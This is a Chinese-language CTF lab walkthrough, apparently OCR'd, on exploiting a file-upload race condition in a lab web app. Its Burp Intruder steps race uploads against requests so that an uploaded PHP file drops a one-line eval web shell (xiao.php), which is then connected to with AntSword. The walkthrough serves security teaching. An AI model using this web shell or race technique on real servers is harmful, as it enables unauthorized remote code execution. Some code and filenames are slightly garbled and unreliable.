
文件上传-竞争条件上传

访问环境


1. URL为：`http://192.168.10.41`，端口为默认`80`端口，请勿访问图片中端口。
2. 题目给出了一段webshell代码，这段代码在文件绕过回用得到。并解释了什么叫做条件竞争漏洞。




上传普通图片

步骤一：上传普通图片并查看图片地址


1. 点击浏览选择`01.jpg`图片，点击`Upload`上传。



2. 上传成功，右键图片查看图片地址。




3. 发现图片名字被就修改了`http://192.168.10.41/upload/2920220123053240.png`



尝试上传木马图片

步骤一：查看木马图片是否可以上传


1. 选择`shell2.jpg`文件。




2. Burp工具进行拦截。将`jpg`修改为`php`，点击`Forward`

3. 提示只允许上传`jpg png gif`文件。

4. 给`shell.jpg`添加文件头，右键编辑`shell2.jpg`文件，输入`GIF89a`，保存。



5. 在上传，Burp抓包修改后缀名字。



6. 还是提示只允许`jpg png gif`文件。说名设置了白名单。


条件竞争上传

步骤一：利用Burp设置调条件竞争访问。


1. 首先构造两个页面，一个上传，一个访问。两个页面分别传入Burp里的`Intruder`模块中，然两个页面同时开始进行爆破。
2. 这个时候就需要利用到页面提示的`webshell`。将`webshell`保存为名字叫`wshell.php`文件。这个`webshell`的作用，就是在访问该`webshell`的时候那一刻，会马上创建一个名字为`xiao.php`的一句话木马，php木马内容为`<?php eval($_REQUEST[1]);?>');?>`
3. 之前已经获取到了图片的上传路径，这个直接用浏览器访问`wshell.php`文件，URL地址为：`http://192.168.10.41/upload/wshell4.php`

步骤二：访问`wshell.php`，访问10万次。


1. 浏览器访问`http://192.168.10.41:32782/upload/shell4.php`，使用Burp进行拦截。发送到`Intruder`模块。然后点击`Forward`放包。




2. 页面显示错误，现在先不管。



3. 设置遍历位置，可以选择一个无关紧要的位置，进步遍历。




4. 设置遍历内容。爆破10万次。也就是访问10万次。目前先不点击`Start attack`




步骤三：设置上传包，上传10万次。


1. 上传`wshell4.php`




2. 然后使用Burp拦截，发送到`Intruder`模块。然后点击`Forward`放包。




3. 清除所有自动选择的遍历位置。



4. 然后再次选择一个无关紧要的位置进行遍历。




5. 设置遍历内容，爆破10万次。也就是访问10万次。目前先不点击`Start attack`




条件竞争访问

步骤一：访问开始


1. 首先点击上传页面，进行爆破点击`Start attack`
2. 然后**马上点击访问页面**的`Start attack`
3. 上传页面的`Start attack`




4. 访问页面的`Start attkac`



5. 分清爆破页面。




6. 访问页面出现了长度为 188 的页面说明 wshell4.php 被访问到了，并成功创建了 xiao.php 文件。当出现了长度为 188 的页面就可以暂停爆破，后直接关闭。




寻找Flag

步骤一：蚁剑连接xiao.php文件。

